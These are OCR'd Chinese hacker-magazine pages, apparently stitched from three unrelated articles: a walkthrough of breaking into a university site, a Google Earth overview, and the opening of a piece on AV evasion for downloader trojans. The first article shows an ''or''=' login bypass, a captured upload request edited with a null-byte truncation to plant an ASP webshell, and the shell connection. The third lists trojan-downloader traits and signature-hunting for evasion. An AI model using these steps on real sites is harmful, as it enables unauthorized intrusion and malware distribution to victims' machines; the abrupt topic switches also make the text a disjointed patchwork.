[Microsoft][ODBC SQL Server Driver][SQL Server]在关键字 'or' 附近有语法错误。
/admin/login.asp, 行32
```

总觉得注入成功了，但是不能进入管理页面。同时发现另外的一个登录页面，在用户和密码处输入'or''='，发现能进入后台管理页面。呵呵，进入后台，发现了一个上传文件的地方，试着上传一个asp文件，失败。上传时抓包看看，如图2。


图2 上传时抓包

```
Content-Length: 624
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCCSTTQDS=FCGJGHDCLFLKEPFLMBNELBIK
-----------------------------7d633c14f084e
Content-Disposition: form-data; name="filepath"
downfiles
-----------------------------7d633c14f084e
Content-Disposition: form-data; name="act"
upload
-----------------------------7d633c14f084e
Content-Disposition: form-data; name="file"; filename="D:\HackingTool\网络木马\confi.asa"
```

修改抓包的内容，“downfiles”改为“downfiles/confi.asa ”,confi.asa是保存的木马文件名，注意后面还有一个空格；把filename后的文件格式改成允许上传的格式，filename="D:\HackingTool\网络木马\confi.rar"；一共增加了12个字符，所以把Content-Length的值加上12为636。

现在用UltraEdit再把刚刚修改的抓包内容修改一下，用十六进制编辑confi.asa后面的空格，空格对应十六进制值是**20**，将20修改为**00**，如图3。

保存后，用nc上传文件。返回为：

```
请将图片地址复制到上面：<input type=text name=T1 size=50 value="downdoc/downfiles/confi.asp"> [<a href="Javascript:history.go(-1)">继续上传</a>downfiles/confi.asp]……
```

如图4所示。

downfiles/confi.asp就是一句话木马的地址，现在用一句话木马连接客户端连接，如图5所示。

接下来嘛！肯定就是把漏洞的消息告诉老师啊，让他把漏洞修复了。还忘了说了，我们的文章没多大的技术含量，适合初学者看，高手不要打击我们噢！

（作者附带的动画收录在光盘中）

编辑点评：

这个文章用到的知识还真"古老"，从开始的'or''='绕过管理员验证，再到后面的抓包修改，用UE修改截断字符00，好像又回到几年之前，呵呵~不过，这些漏洞至今仍然存在，而且出现在一个信息安全居于国内一流的大学网站上，可谓遗憾！




图3 用UltraEdit修改文件




图4 用nc上传木马





图5 连接木马



夜航船

自从Google出现以来，就开始改变互联网，开始改变我们的使用习惯。如今，小编已经无法离开Google了，方便的Note，贴心的日历，必备的工具栏，可以当网盘使用的Gmail。Google已经无处不在，最近也收购了一家视频网站……

今天我们就来了解Google Earth，这是一款可以让我们在家中看到整个世界的小软件，通过它你将发现更多的乐趣。

Google Earth

Formerly known as Earth Viewer, Google Earth was developed by Keyhole, Inc., a company Google acquired in 2004. The product was renamed Google Earth in 2005 and is currently available for use on personal computers running Microsoft Windows 2000 or XP, Mac OS X 10.3.9 and above, and Linux (Released on June 12 of 2006), and FreeBSD. In addition to releasing an updated Keyhole based client, Google also added the imagery from the Earth database to their web based mapping software.

Google Earth曾经被人知道的名字是Earth Viewer，Google Earth是由2004年Google收购的公司Keyhole开发的。这套软件是在2005年被改名为Google Earth，并且现在我们已经可以将它运行在微软Windows 2000或XP，Mac OS 10.3.9或者更高版本，以及Linux（2006年6月12月释出）和BSD。除了发布、更新基于Keyhole的客户端，Google也再不断地添加Google Earth基于网页版本的数据库中的图片。

Many large cities are available in a resolution high enough to see individual buildings, houses, and even cars. In cities such as London, Washington DC, and Seattle, individual people can be clearly discerned. The degree of resolution available is based somewhat on the points of interest, but all land is covered in at least 15 meters of resolution.[citation needed]Las Vegas, NV, Cambridge, MA, and Fulton County, NY have the highest resolution, at six inches. Google Earth allows users to search for addresses (for the USA, Canada, and Europe only), enter coordinates, or simply use the mouse to browse to a location.

Google Earth的分辨率足够高，以至于很多大型城市的高楼大厦、民宅甚至是汽车都可以被看见。在某些城市比如：伦敦，华盛顿和西雅图，你可以清楚地看见每个人。不过，目前只有某些位置支持所有的分辨率，但是所有的地方至少都可以以每像素十五米的尺寸被看到。Las Vegas, NV, Cambridge, MA, and Fulton County, NY可以用最高分辨率观察（6英寸/分辨率）。Google Earth允许用户搜索地址（限于美国、加拿大、英国），输入坐标或者只是简单的用鼠标点击就可以来观察一个地方。

Google Earth also has digital terrain model data collected by NASA's Shuttle Radar Topography Mission. This means one can view the Grand Canyon or Mount Everest in three dimensions, instead of 2D like other map programs/sites. In addition, Google has provided a layer allowing one to see 3D buildings for many major cities in the US.

Google Earth也支持数字地势模式观察，这是由NASA's Shuttle Radar技术组支持的。这表明你可以抛弃类似其他地图2D查看模式而通过3D的模式观察峡谷或者高山。现在，Google已经让我们可以通过3D的模式观察一些美国的大型城市。

Many people using the applications are adding their own data and making them available through various sources such as the BBS or blogs mentioned in the link section below.

许多人在使用Google的过程中，通过不同的方式，比如BBS、Blog来添加他们自己的可用地理数据。



超强下载者免杀

从本文你可以学到：
1. 如何挑选下载者
2. 如何免杀下载者

免杀金牌

被杀与免杀就如盾与矛，当一方胜出，另一方则会更加深入地去研究，正所谓此消而彼长。矛与盾之间的斗争是不会停止的。

DarkRaY[D.T]

选择下载者

现在是网页木马横飞的年代，而一些比较稳定的远程控制木马的体积都很大，为了方便木马的传播，于是便有了下载者的产生，它是连接起网页木马和隐藏在幕后黑手的沟通桥梁。市面上的下载者随处可见，但一个真正好用的下载者应该具备什么样的功能呢？我认为至少应该具备以下几种功能：

1. 隐蔽性：包括能够删除自身，插入进程，达到保护自己的目的。
2. 穿墙性：不能穿越防火墙的下载者就像是被拉起来的铁索桥。
3. 自启动：这项功能可以灵活选择，一般来说中一次网页木马就会在后台自动下载了。
4. 体积小：一般来说下载者所占的体积最好不要超过5K。

具备了这样几项功能的下载者，一般来说就不错了。今天我给大家推荐的是由PERL编写的“4K无DLL下载者”，如图1所示。



图1 下载者生成器的界面




图2 PE文件的节表信息




图3 全部设置完成后用MYCCL生成样本




图4 发现一处特征码了

